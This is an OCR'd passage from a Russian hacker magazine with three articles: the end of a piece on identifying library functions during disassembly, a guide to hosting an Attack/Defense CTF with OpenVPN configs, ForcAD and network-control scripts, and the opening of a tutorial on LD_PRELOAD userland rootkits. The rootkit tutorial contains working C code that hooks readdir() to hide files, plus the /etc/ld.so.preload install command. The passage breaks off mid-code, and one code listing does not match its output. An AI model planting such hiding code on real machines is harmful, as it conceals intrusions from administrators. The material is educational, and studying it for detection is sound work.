


Диаграмма для pkzipw.exe

Гораздо лучше! Мы знаем, что препарируемое приложение написано на C++ и откомпилировано в Visual Studio. Поэтому IDA выдает сносные результаты. Между тем техника распознавания компиляторов — разговор особый, а вот распознание версий библиотек — это то, чем мы сейчас и займемся.

ОПРЕДЕЛЕНИЕ БИБЛИОТЕК И ИХ ВЕРСИЙ

Прежде всего, многие из них содержат копирайты с указанием имени производителя и версии библиотеки, просто поищи текстовые строки в бинарном файле. Если их нет, не беда — ищем любые другие текстовые строки (как правило, сообщения об ошибках) и простым контекстным поиском пытаемся найти их во всех библиотеках, до которых удастся дотянуться (хакер должен иметь широкий набор компиляторов и библиотек на своем жестком диске или SSD-накопителе — это уж кому как больше нравится).

Возможны варианты: никаких других текстовых строк вообще нет; строки есть, но они неуникальны — обнаруживаются во многих библиотеках; наконец, искомый фрагмент нигде не обнаружен. В первых двух случаях следует выделить из одной (нескольких) библиотечных функций характерную последовательность байтов, не содержащую перемещаемых элементов, и вновь попытаться отыскать ее во всех доступных библиотеках. Если же это не поможет, то, увы, искомой библиотеки у тебя в наличии нет и положение патовое.

Патовое, да не совсем! Конечно, автоматически восстановить имена функций уже не удастся, но надежда на быстрое выяснение назначения функций все же есть. Имена API-функций Windows, вызываемые из библиотек, позволяют идентифицировать по крайней мере категорию библиотеки (например, работа с файлами, памятью, графикой). Математические же функции, по обыкновению, богаты командами сопроцессора.

Дизассемблирование очень похоже на разгадывание кроссворда (хотя не факт, что хакеры любят разгадывать кроссворды) — неизвестные слова угадываются за счет известных. Применительно к данному случаю в некоторых контекстах название функции вытекает из ее использования. Например, запрашиваем у пользователя пароль, передаем его функции X вместе с эталонным паролем, если результат завершения нулевой — пишем «пароль OK», и, соответственно, наоборот. Не подсказывает ли твоя интуиция, что функция X не что иное, как `strcmp`? Конечно, это простейший случай, но, столкнувшись с незнакомой подпрограммой, никогда не спеши впадать в отчаяние и приходить в ужас от ее «монструозности». Просмотри все вхождения, обращая внимание, кто вызывает ее, когда и сколько раз.

Статистический анализ проливает свет на очень многое (функции, как и буквы алфавита, встречаются каждая со своей частотой), а контекстная зависимость дает пищу для размышлений. Так, функция чтения из файла не может предшествовать функции открытия!

Другие зацепки: аргументы и константы. Ну, с аргументами все более или менее ясно. Если функция получает строку, то это, очевидно, функция из библиотеки работы со строками, а если вещественное значение — возможно, функция математической библиотеки. Количество и тип аргументов (если их учитывать) весьма сужают круг возможных кандидатов. С константами же еще проще — очень многие функции принимают в качестве аргумента флаг, допускающий ограниченное количество значений. За исключением битовых флагов, которые все похожи друг на друга, довольно часто встречаются уникальные значения, пускай не однозначно идентифицирующие функцию, но все равно сужающие круг «подозреваемых». Да и сами функции могут содержать характерные константы. Скажем, встретив стандартный полином для подсчета CRC, можно быть уверенным, что «подследственная» вычисляет контрольную сумму...

Мне могут возразить: мол, все это частности. Возможно. Но, опознав часть функций, назначения остальных можно вычислить «от противного» и уж по крайней мере понять, что это за библиотека такая и где ее искать.

ЗАКЛЮЧЕНИЕ

Идентификацию алгоритмов (то есть назначения функции) очень сильно облегчает знание этих самих алгоритмов. В частности, код, выполняющий LZ-сжатие (распаковку), настолько характерен, что узнается с первого взгляда, достаточно знать этот механизм упаковки. Напротив, если не иметь о нем никакого представления, ох, и нелегко же будет анализировать программу! Зачем изобретать колесо, если можно взять уже готовое? Хоть и бытует мнение, что хакер в первую очередь хакер, а уж потом программист (да и зачем ему уметь программировать?), в жизни все наоборот — программист, не умеющий программировать, проживет — вокруг уйма библиотек, воткни — и заработает! Хакеру же знание основ необходимо, без этого далеко не уплывешь (разумеется, отломать серийный номер у софтины можно и без высшей математики).

Понятное дело, библиотеки как раз на то и создавались, чтобы избавить разработчиков от необходимости вникать в те предметные области, без которых им и так хорошо. Увы, у исследователей программ нет простых путей, приходится думать и руками, и головой, и даже... пятой точкой опоры вкупе со спинным мозгом, только так и дизассемблируются серьезные программы. Бывает, готовое решение приходит в поезде или во сне...

Анализ библиотечных функций — это сложнейший аспект дизассемблирования, и просто замечательно, когда есть возможность идентифицировать их имена по сигнатурам.

MAKE THE FLAG!

КАК СДЕЛАТЬ СВОИ СОРЕВНОВАНИЯ ДЛЯ ХАКЕРОВ

CTF-соревнования прочно закрепились в околоайтишных кругах. Найти человека, который не слышал о соревнованиях для хакеров, сложно, и всё чаще появляются мысли о своем собственном соревновании. И если для соревнований в жанре Task-based уже существуют хорошие платформы, то для Attack/Defense придется придумывать что-то более сложное. Усаживайся поудобнее — сейчас я расскажу про опыт организации таких мероприятий.

Артем Кадушко
Капитан команды Bulba Hackers https://ctftime.org/team/105724. Развиваю CTF в Беларуси, мой небольшой блог: https://t.me/ctfby
herrlestrate@gmail.com

Краткая справка

CTF (Capture The Flag — захват флага) бывает разный. Есть два жанра: Task-based и Attack/Defense. В первом случае можно играть чуть ли не «на бумажке» — это обыкновенные задачи, которые можно решить или не решить, при этом твой прогресс никак не зависит от действий других участников. Во втором же жанре имеется игровая сеть, где разные команды атакуют и отражают атаки друг друга. Само собой, Attack/Defense куда динамичнее и интереснее, но и организация таких соревнований куда сложнее.

Читай также: Capture the Flag. Как взлом стал спортивным состязанием

Для тренировок внутри нашей команды мне потребовалось развернуть свой домашний Attack/Defense (уже на готовых чужих сервисах).

WWW

Для Task-based-соревнований уже существует платформа CTFd.

СОЗДАНИЕ СЕТИ

Обычно все соревнования Attack/Defense проходят внутри специально выделенной сети. Благодаря этому обеспечить работу всей инфраструктуры становится легче в несколько раз. В создании сетевой инфраструктуры нам помогут виртуальные частные сети (VPN). Лидерами готовых решений, которые позволяют сделать собственную приватную сеть, являются OpenVPN и Wireguard.

Основные элементы сети

Сначала нам нужно определиться с элементами, которые будут находиться в нашей сети.

- **Главный узел** — сервер, к которому будут подключаться все устройства для образования нашей сети. Важным пунктом будет то, что у этого сервера должен быть «белый» IP-адрес.
- **Узел для подключения игроков** — к нему будут подключаться игроки для дальнейшей игры. Для каждой команды будет свой конфиг, с помощью которого игроки смогут войти в свою сеть.
- **Узел для сервера с сервисами (вулнбокс)**. К этому узлу будет подключаться вулнбокс с сервисами. Из примечательного то, что такое построение сети позволит подключить вулнбокс со своего сервера, а не сервера организаторов — при условии, что есть нужный конфиг.

По итогу мы получим отдельные узлы для каждой из команд, отдельные узлы для вулнбоксов команд (при таком раскладе мы позволим подключать в нашу сеть сторонние сервера для самостоятельного хостинга) и узел для жюри.

INFO

Вулнбокс (vulnbox) – машина с некоторым набором заведомо уязвимых сервисов. В CTF каждая команда получает идентичную копию такой машины.

OpenVPN

Начнем наше построение сети с OpenVPN.

INFO

На мой взгляд, эта статья на Хабре очень хороша для понимания, что и как нужно сделать для создания собственных сетей. Но ниже мы разберем, какие конфигурационные файлы мы должны создать.

Мы уже решили, какие узлы у нас будут. Тогда можем перейти к созданию конфигов для нашей сети. Чтобы избежать рутинной работы, воспользуемся уже существующим репозиторием OVPNGen с открытым исходным кодом. Нам также потребуется установить необходимые зависимости для корректной работы.

```
$ git clone https://github.com/pomo-mondreganto/OVPNGen
$ pip3 install -r requirements.txt
```

Посмотрим на доступные функции этого генератора.

```
$ ./gen.py --help

usage: gen.py [-h] --server SERVER [--per-team N] [--team] [--jury] [--
vuln] [--teams N | --range N-N | --list N,N,...]

Generate openvpn configuration for AD CTFs

optional arguments:
  -h, --help            show this help message and exit
  --server SERVER, -s SERVER
                        Openvpn server host
  --per-team N          Number of configs per team
  --team                Generate config for teams
  --jury                Generate config for jury
  --vuln                Generate config for vulnboxes
  --teams N, -t N       Team count
  --range N-N           Range of teams (inclusive)
  --list N,N,...        List of teams
```

Разберем по полочкам, что у нас есть.

- `server` нужен для указания главного сервера, к которому будут происходить все коннекты. Это обязательный параметр.
- В `per-team` говорим, сколько необходимо сгенерировать пользовательских конфигов внутри команды (генерируется одинаковое количество для каждой команды).
- Параметр `team` предписывает сгенерировать конфиг для команд, `jury` — для жюри, а `vuln` — для вулнбоксов.

Аргументы `teams`, `range` и `list` указываются на выбор. `teams` — количество команд. В таком случае мы сгенерируем конфиги для команд 1-N (включительно). `range` — аналогично предыдущему варианту, однако в этом случае мы сами указываем, с какой команды по какую (включительно) мы будем генерировать конфиги. А в `list` мы можем указать через запятую все команды, которым мы сгенерируем конфиги.

И перед тем, как получим сами конфиги, разберем настройки приложения (файл `config.py`):

```python
import os

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
RESOURCES = os.path.join(BASE_DIR, 'resources')
RESULT_DIR = os.path.join(BASE_DIR, 'result')
TEMPLATES_PATH = os.path.join(BASE_DIR, 'templates')

SERVER_CONFIG_DIR = os.path.join(RESULT_DIR, 'server')
TEAM_CLIENT_DIR = os.path.join(RESULT_DIR, 'team')
VULN_CLIENT_DIR = os.path.join(RESULT_DIR, 'vuln')
JURY_CLIENT_DIR = os.path.join(RESULT_DIR, 'jury')

TEAM_SERVER_DIR = os.path.join(SERVER_CONFIG_DIR, 'team')
VULN_SERVER_DIR = os.path.join(SERVER_CONFIG_DIR, 'vuln')
JURY_SERVER_DIR = os.path.join(SERVER_CONFIG_DIR, 'jury')

TEAM_PORT = 30000
VULN_PORT = 31000
JURY_PORT = 32000
```

Важными будут последние 3 строчки. В них мы указываем порты, которые будут использоваться для установления подключения к серверу. Например, на моем сервере открыт диапазон портов 31000–33000. Тогда, чтобы установить порты, мне будет достаточно следующих настроек:

```python
TEAM_PORT = 31000
VULN_PORT = 31100
JURY_PORT = 31200
```

WARNING

Я использую немного доработанную версию этого скрипта с поддержкой протокола TCP. Разумеется, это будет медленнее, чем по UDP, однако из-за некоторых особенностей моего сервера это единственный вариант, при котором сеть будет работать.

Давай сгенерируем нужные конфиги для нашей сети. В моем случае сервер будет **ctf.bsuir.by**, тебе же стоит изменить адрес на свой. И допустим, что будет всего 4 команды, с первой по четвертую. Это мы сделаем следующим образом:

```
$ ./gen.py --server ctf.bsuir.by --jury --team --vuln --teams 4

Done generating config for 4 teams
```

После завершения генерирования конфигов у нас появится папка **result**, в которой есть папки **jury**, **server**, **team** и **vuln**. В каждой из этих папок находятся соответствующие конфигурационные файлы. Важным уточнением будет, что в папке **server** есть еще 3 папки: **jury**, **team**, **vuln**, в которых тоже находятся конфигурационные файлы, но уже для запуска их на сервере, а не на клиенте.

Порядок установки конфигов

После генерации всех конфигов нам необходимо их установить. Установить конфиг можно следующей командой:


```
$ sudo openvpn config.conf
```

Так как в моем распоряжении всего один сервер, то я буду устанавливать все серверные конфиги на него. Для домашнего Attack/Defense такая тактика прокатит, однако если команд и игроков у тебя намного больше, то стоит задуматься о более правильном распределении нагрузки.

Итак, нам потребуется запустить все конфиги из папки `server` на нашем сервере. О детальной настройке (а точнее, об управлении сетью) мы поговорим чуть позже.

FORCAD

Разумеется, для любого Attack/Defense-соревнования требуется система, которая будет проверять работоспособность сервисов, присылать новые флаги, учитывать сданные флаги и выводить таблицу результатов. Хороший пример такой системы — ForcAD.



ForcAD

Платформа довольно молодая. Ее часто можно увидеть на соревнованиях от команды **C4T-BuT-S4D**. Из основных преимуществ можно выделить следующие:

- простое развертывание;
- наличие документации;
- уже готовые наборы сервисов с чекерами (сервисами проверки) под эту жюри-систему.

Самое сложное здесь — написание конфигов.

Установка

Сначала скачаем файлы проекта:

```
$ git clone https://github.com/pomo-mondreganto/ForcAD
```

Конфиг для жюрейки находится по пути `backend/config/config.yml`. Там уже существует пример конфига, на основе которого мы будем писать свой.

```
$ cp config.yml.example config.yml
```

Приступим к разбору написанного в конфиге.

1. Секция **admin** нужна для того, чтобы осуществлять доступ к админ-панели во время соревнования. Очевидно, что данные стоит поменять.
2. В секции **global** собраны все параметры, которые влияют на работу системы:
   - `timezone` — указываем временную зону (используется для параметра `start_game`);
   - `start_game` — нужен для того, чтобы задать время старта работы чекеров (тот момент, в который система начнет работать в полную силу);
   - `round_time` — указываем длительность раунда в секундах. Автор системы рекомендует устанавливать время в зависимости от скорости работы чекеров;
   - `flag_lifetime` — время жизни флага в раундах;
   - `checkers_path` — путь до чекеров;
   - `env_path` — путь до окружения чекеров;
   - `default_score` — стандартное количество очков для сервиса, если у этого сервиса не указано другое.
3. В секции **storages** настраивается хранилище необходимой информации для жюрейки. Не забудь поменять пароли!
4. В секцию **tasks** мы добавим задачи, с которыми нашим командам придется справляться:
   - `checker` — путь до исполняемого файла чекера. Он обязательно должен быть с правами запуска откуда угодно;
   - `checker_timeout` — через сколько останавливать работу чекера во избежание случайных зависаний;
   - `checker_type` — специальная переменная для указания режима работы чекера. Настоятельно рекомендую ознакомиться с документацией в гите автора, так как он предоставляет несколько различных режимов и у каждого есть свои особенности;
   - `gets` — количество флагов, которое проверит чекер;
   - `puts` — количество флагов, которое чекер положит в сервис;
   - `places`. У сервиса может быть несколько мест для хранения флага. В этом параметре можно указать количество таких мест, тогда каждый новый флаг может ложиться в другое поле;
   - `name` — название сервиса, которое будет видно на скорборде;
   - `default_score` — задает начальное количество очков у сервиса.
5. И наконец, секция **teams**. Тут всё просто: есть `ip` и есть `name`. В `ip` указываем адрес до команды (важный момент: не стоит указывать `127.0.0.1`, чекер не сможет дойти до команды). Интересная деталь, которая не указана в официальной документации: мы можем добавить подсветку для команды с помощью параметра `highlighted`. Например, конфиг для одной команды будет такой:

```yaml
teams:
  - ip: 10.80.14.2
    name: Bulba Hackers
    highlighted: true
```

После завершения стоит закинуть файлы чекеров в папку, которую указывал в настройках. Теперь можно перейти к запуску системы.

```
$ pip3 install -r requirements.txt # устанавливаем все необходимые
модули
$ sudo ./control.py setup # устанавливаем конфиг, настраиваем докеры
$ sudo ./control.py start --fast # запускаем систему
```

После запуска системы открыть веб-интерфейс можно по адресу, где запускалась жюрейка (у меня это `10.10.10.10`).

INFO

Можно попрактиковаться с сервисами мероприятия STAY~CTF, исходники которых организаторы выложили в репозиторий на Гитхабе.

Из интересных механик можно выделить генерацию флагов и токенов. Если в жюрейной системе от **Hackerdom** существуют просто флаги и при сдаче не нужно указывать какие-то дополнительные параметры, то в ForcAD необходимо дополнительно указать токен команды. Чтобы получить токены для каждой команды, нужно написать следующее:

```
$ sudo ./control.py print_tokens
```

УПРАВЛЯЕМ СЕТЬЮ

Во время соревнований Attack/Defense обычно есть время, в которое сеть закрыта, то есть чекеры не начинают свою работу и команды не могут посетить сервисы чужих команд. Всё это сделать можно при помощи `iptables`, что потребует определенных знаний. К нашему счастью, за нас всё уже придумали. Установить это чудо автоматизации можно одной командой:

```
$ git clone https://github.com/pomo-mondreganto/ad_net_control
```

Как и в предыдущих случаях, я использую немного модифицированную версию из-за TCP-соединений и портов. Если ты тоже изменял стандартный конфиг OVPNGen, то стоит изменить и некоторые места в этом скрипте.

Так как мы все серверные конфиги запускали на одной машине, то нам хватит ровно одного файла `net_control.py`.

```
$ ./net_control.py --help

usage: net_control.py [-h] [--team N] [--verbose] [--dry-run] (--teams N
| --range N-N | --list N,N,...)

Manage router network during AD CTF

positional arguments:
  {init,open,close,shutdown,add_drop,remove_drop,list,ban,isolate} Com-
mand to run

optional arguments:
  -h, --help            show this help message and exit
  --team N              Team number (1-indexed) for ban or isolation
  --verbose, -v         Turn verbose logging on
  --dry-run             Just print rules (verbose mode)
  --teams N, -t N       Team count
  --range N-N           Range of teams (inclusive)
  --list N,N,...        List of teams
```

Здесь есть несколько команд, которые задают определенный набор правил для нашей сети. Очевидно, что запускать этот скрипт нужно со стороны сервера. Перейдем к некоторым командам, которые помогут нам в настройке сети.

- `init` — мы используем эту команду, когда запустили все серверные конфиги. Она настроит всю маршрутизацию в сети. По умолчанию командам разрешено подключаться к своим вулнбоксам.
- `open` — открывает сеть, и команды противников могут посещать твои сервисы (а ты — их).
- `close` — закрывает сеть, оставляя право подключаться к собственным вулнбоксам.
- `shutdown` — выключает сеть (полностью). Если быть более точным, то удаляет ранее выбранный набор инструкций для `iptables`.

Пример использования команд (если в нашем соревновании участвует 4 команды):

```
$ sudo ./net_control.py init --teams 4 # после запуска всех серверных
конфигов
$ sudo ./net_control.py open --teams 4 # открывает сеть
$ sudo ./net_control.py close --teams 4 # закрывает сеть
$ sudo ./net_control.py shutdown --teams 4 # выключает сеть
```

ИТОГИ


Как видишь, развернуть свой небольшой Attack/Defense — не сильно сложная задача. В open source можно найти и готовые сервисы с чекерами, и скрипты для автоматизации рутинной работы, и готовые жюрейные системы, а я разобрал большинство нюансов при создании собственного домашнего Attack/Defense-соревнования. Если свести все шаги в чеклист, получатся такие пункты:

1. Написать собственные сервисы и чекеры к ним (или взять готовые).
2. Поднять свою сеть.
3. Поднять жюрейную систему и настроить ее.
4. Управлять сетью уже готовой утилитой или самостоятельно настроить правила `iptables`.

И останется только получать удовольствие от проведения Attack/Defense CTF :)

ОПЕРАЦИЯ «ПРЕДЗАГРУЗКА»

СОЗДАЕМ USERLAND-РУТКИТЫ В LINUX С ПОМОЩЬЮ LD_PRELOAD



В никсах существует переменная среды, при указании которой твои библиотеки будут загружаться раньше остальных. А это значит, что появляется возможность подменить системные вызовы. Называется переменная `LD_PRELOAD`, и в этой статье мы подробно обсудим ее значение в сокрытии (и обнаружении!) руткитов.

Denis Simonov
Пентестер и дизайнер. Занимаюсь проблемами моделирования времени в виртуальных мирах.
me@n0a.pw

Официально главное предназначение LD_PRELOAD — отладка или проверка функций в динамически подключаемых библиотеках. Если не хочется исправлять и перекомпилировать саму библиотеку, то можно воспользоваться переменной среды.

К примеру, если нам нужно предзагрузить библиотеку ld.so, то у нас будет два способа:

1. Установить переменную среды `LD_PRELOAD` с файлом библиотеки.
2. Записать путь к библиотеке в файл `/etc/ld.so.preload`.

В первом случае мы объявляем переменную с библиотекой для текущего пользователя и его окружения. Во втором же наша библиотека будет загружена раньше остальных для **всех** пользователей системы.

Нам интересен как раз второй способ: именно он часто используется в руткитах для перехвата некоторых вызовов, таких как чтение файла, листинг директории, процессов и прочих функций, позволяющих злоумышленнику скрывать свое присутствие в системе.

WWW

В основе этого исследования — публикация Абхинава Тхакура Crafting LD_PRELOAD Rootkits in Userland.

ПЕРЕОПРЕДЕЛЕНИЕ СИСТЕМНЫХ ВЫЗОВОВ

Прежде чем мы начнем сближение с реальными функциями руткитов, давай на небольшом примере покажу, как можно перехватить вызов стандартной функции malloc().

Для этого напишем простую программу, которая выделяет блок памяти с помощью функции `malloc()`, затем помещает в него функцией `strncpy()` строку «I'll be back» и выводит ее посредством `fprintf()` по адресу, который вернула `malloc()`.

Создаем файл `call_malloc.c`:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *alloc = (char *)malloc(0x100);
    strncpy(alloc, "I'll be back\0", 14);
    fprintf(stderr, "malloc(): %p\nStr: %s\n", alloc, alloc);
}
```

Теперь напишем программу, переопределяющую `malloc()`. Внутри — функция с тем же именем, что и в libc. Наша функция не делает ничего, кроме вывода строки в `STDERR` с помощью `fprintf()`.

Создадим файл `libmalloc.c`:

```c
#define _GNU_SOURCE

#include <dlfcn.h>
#include <stdlib.h>
#include <stdio.h>

void *malloc(size_t size)
{
    fprintf(stderr, "\nHijacked malloc(%ld)\n\n", size);
    return 0;
}
```

Теперь с помощью GCC скомпилируем наш код:

```
$ ls
call_malloc.c  libmalloc.c

$ gcc -Wall -fPIC -shared -o libmalloc.so libmalloc.c -ldl
$ gcc -o call_malloc call_malloc.c
$ ls
call_malloc  call_malloc.c  libmalloc.c  libmalloc.so
```

Выполним нашу программу `call_malloc`:

```
$ ./call_malloc
malloc(): 0x5585b2466260
Str: I'll be back
```

Посмотрим, какие библиотеки использует наша программа, с помощью утилиты **ldd**:

```
$ ldd ./call_malloc
   linux-vdso.so.1 (0x00007fff0cd81000)
   libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f0d35c74000)
   /lib64/ld-linux-x86-64.so.2 (0x00007f0d35e50000)
```

Отлично видно, что без использования предзагрузчика `LD_PRELOAD` стандартно загружаются три библиотеки:

1. `linux-vdso.so.1` — представляет собой **виртуальный динамический разделяемый объект** (Virtual Dynamic Shared Object, vDSO), который применяется для оптимизации часто используемых системных вызовов. Его можно игнорировать (подробнее — `man 7 vdso`).
2. `libc.so.6` — библиотека libc с используемой нами функцией `malloc()` в программе `call_malloc`.
3. `ld-linux-x86-64.so.2` — сам динамический компоновщик.

Теперь давай определим переменную `LD_PRELOAD` и попробуем перехватить `malloc()`. Здесь я не буду использовать export и ограничусь однострочной командой для простоты:

```
$ LD_PRELOAD=./libmalloc.so ./call_malloc
Hijacked malloc(256)
Ошибка сегментирования
```

Мы успешно перехватили `malloc()` из библиотеки `libc.so`, но сделали это не совсем чисто. Функция возвращает значение указателя NULL, что при разыменовании `strncpy()` в программе `./call_malloc` вызывает ошибку сегментирования. Исправим это.

ОБРАБОТКА СБОЕВ

Чтобы иметь возможность незаметно выполнить полезную нагрузку руткита, нам нужно вернуть значение, которое вернула бы первоначально вызванная функция. У нас есть два способа решить эту проблему:

- наша функция `malloc()` должна реализовывать функциональность `malloc()` библиотеки libc по запросу пользователя. Это полностью избавит от необходимости использовать `malloc()` из `libc.so`;
- `libmalloc.so` каким-то образом должна иметь возможность вызывать `malloc()` из библиотеки libc и возвращать результаты вызывающей программе.

Каждый раз при вызове `malloc()` динамический компоновщик вызывает версию `malloc()` из `libmalloc.so`, поскольку это первое вхождение `malloc()`. Но мы хотим вызвать следующее вхождение `malloc()` — то, что находится в `libc.so`.

Так происходит потому, что динамический компоновщик внутри использует функцию `dlsym()` из `/usr/include/dlfcn.h` для поиска адреса, загруженного в память.

По умолчанию в качестве первого аргумента для `dlsym()` используется дескриптор `RTLD_DEFAULT`, который возвращает адрес первого вхождения символа. Однако есть еще один псевдоуказатель динамической библиотеки — `RTLD_NEXT`, который ищет следующее вхождение. Используя `RTLD_NEXT`, мы можем найти функцию `malloc()` библиотеки `libc.so`.

Отредактируем `libmalloc.c`. Комментарии объясняют, что происходит внутри программы:

```c
#define _GNU_SOURCE

#include <dlfcn.h>
#include <dirent.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Определяем макрос, который является
// названием скрываемого файла
#define RKIT "rootkit.so"

// Здесь все то же, что и в примере с malloc()
struct dirent* (*orig_readdir)(DIR *) = NULL;

struct dirent *readdir(DIR *dirp)
{
  if (orig_readdir == NULL)
  orig_readdir = (struct dirent*(*)(DIR *))dlsym(RTLD_NEXT, "readdir"
);

  // Вызов orig_readdir() для получения каталога
  struct dirent *ep = orig_readdir(dirp);

  while ( ep != NULL && !strncmp(ep->d_name, RKIT, strlen(RKIT)) )
          ep = orig_readdir(dirp);

  return ep;
}
```

В цикле проверяется, не NULL ли значение директории, затем вызывается `strncmp()` для проверки, совпадает ли `d_name` каталога с RKIT (файла с руткитом). Если оба условия верны, вызывается функция `orig_readdir()` для чтения следующей записи каталога. При этом пропускаются все директории, у которых `d_name` начинается с `rootkit.so`.

Теперь давай посмотрим, как отработает наша библиотека в этот раз. Снова компилируем и смотрим на результат работы:

```
$ gcc -Wall -fPIC -shared -o libmalloc.so libmalloc.c -ldl
$ LD_PRELOAD=./libmalloc.so ./call_malloc
Hijacked malloc(256)
malloc(): 0x55ca92740260
Str: I'll be back
```

Отлично! Как мы видим, все прошло гладко. Сначала при первом вхождении `malloc()` была использована наша реализация этой функции, а затем оригинальная реализация из библиотеки `libc.so`.

Теперь, когда мы понимаем, как работает `LD_PRELOAD` и каким образом мы можем предопределять работу со стандартными функциями системы, самое время применить эти знания на практике.

Попробуем сделать так, чтобы утилита **ls**, когда выводит список файлов, пропускала руткит.

СКРЫВАЕМ ФАЙЛ ИЗ ЛИСТИНГА LS

Большинство динамически скомпилированных программ используют системные вызовы стандартной библиотеки libc. С помощью утилиты **ldd** посмотрим, какие библиотеки использует программа ls:

```
$ ldd /bin/ls
...
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f1ade498000)
...
```

Получается, **ls** динамически скомпилирована с использованием функций библиотеки `libc.so`. Теперь посмотрим, какие системные вызовы для чтения директории использует утилита **ls**. Для этого в пустой директории выполним `ltrace ls`:

```
$ ltrace ls
memcpy(0x55de4a72e9b0, ".\0", 2)  = 0x55de4a72e9b0
__errno_location()                = 0x7f3a35b07218
opendir(".")                      = 0x55de4a72e9d0
readdir(0x55de4a72e9d0)           = 0x55de4a72ea00
readdir(0x55de4a72e9d0)           = 0x55de4a72ea18
readdir(0x55de4a72e9d0)           = 0
closedir(0x55de4a72e9d0)          = 0
```

Очевидно, что при выполнении команды без аргументов **ls** использует системные вызовы `opendir()`, `readdir()` и `closedir()`, которые входят в библиотеку libc. Давай теперь задействуем `LD_PRELOAD` и переопределим эти стандартные вызовы своими. Напишем простую библиотеку, в которой изменим функцию `readdir()`, чтобы она скрывала наш файл с кодом.

Здесь мы уже переходим к написанию простого руткита без нагрузки. Все, что он будет делать, — это прятать сам себя от глаз администратора системы.

Я создал директорию `rootkit` и дальше буду работать в ней. Создадим файл `rkit.c`.

```c
#define _GNU_SOURCE

#include <dlfcn.h>
#include <dirent.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define RKIT    "rootkit.so"
#define LD_PL   "ld.so.preload"

struct dirent* (*orig_readdir)(DIR *) = NULL;

struct dirent *readdir(DIR *dirp)
{
  if (orig_readdir == NULL)
    orig_readdir = (struct dirent*(*)(DIR *))dlsym(RTLD_NEXT,
"readdir");

  struct dirent *ep = orig_readdir( dirp );

  while ( ep != NULL &&
        ( !strncmp(ep->d_name, RKIT,  strlen(RKIT)) ||
          !strncmp(ep->d_name, LD_PL, strlen(LD_PL))
        )) {
          ep = orig_readdir(dirp);
         }
  return ep;
}
```

Компилируем и проверяем работу:

```
$ gcc -Wall -fPIC -shared -o rootkit.so rkit.c -ldl
$ ls -lah
итого 28K
drwxr-xr-x 2 n0a n0a 4,0K ноя 23 23:46 .
drwxr-xr-x 4 n0a n0a 4,0K ноя 23 23:33 ..
-rw-r--r-- 1 n0a n0a  496 ноя 23 23:44 rkit.c
-rwxr-xr-x 1 n0a n0a  16K ноя 23 23:46 rootkit.so

$ LD_PRELOAD=./rootkit.so ls -lah
итого 12K
drwxr-xr-x 2 n0a n0a 4,0K ноя 23 23:46 .
drwxr-xr-x 4 n0a n0a 4,0K ноя 23 23:33 ..
-rw-r--r-- 1 n0a n0a  496 ноя 23 23:44 rkit.c
```

Нам удалось скрыть файл `rootkit.so` от посторонних глаз. Пока мы тестировали библиотеку исключительно в пределах одной команды.

Используем /etc/ld.so.preload

Давай воспользуемся записью в `/etc/ld.so.preload` для сокрытия нашего файла от всех пользователей системы. Для этого запишем в `ld.so.preload` путь до нашей библиотеки:

```
# ls
rkit.c  rootkit.so

# echo $(pwd)/rootkit.so > /etc/ld.so.preload
# ls
rkit.c
```

Теперь мы скрыли файл ото всех пользователей (хотя это не совсем так, но об этом позже). Но опытный администратор довольно легко нас обнаружит, так как само по себе наличие файла `/etc/ld.so.preload` может говорить о присутствии руткита — особенно если раньше такого файла не было.

СКРЫВАЕМ LD.SO.PRELOAD

Давай попытаемся скрыть из листинга и сам файл `ld.so.preload`. Немного модифицируем код `rkit.c`:

```c
#define _GNU_SOURCE

#include <dlfcn.h>
#include <dirent.h>
#include <stdlib.h>
#include <stdio.h>
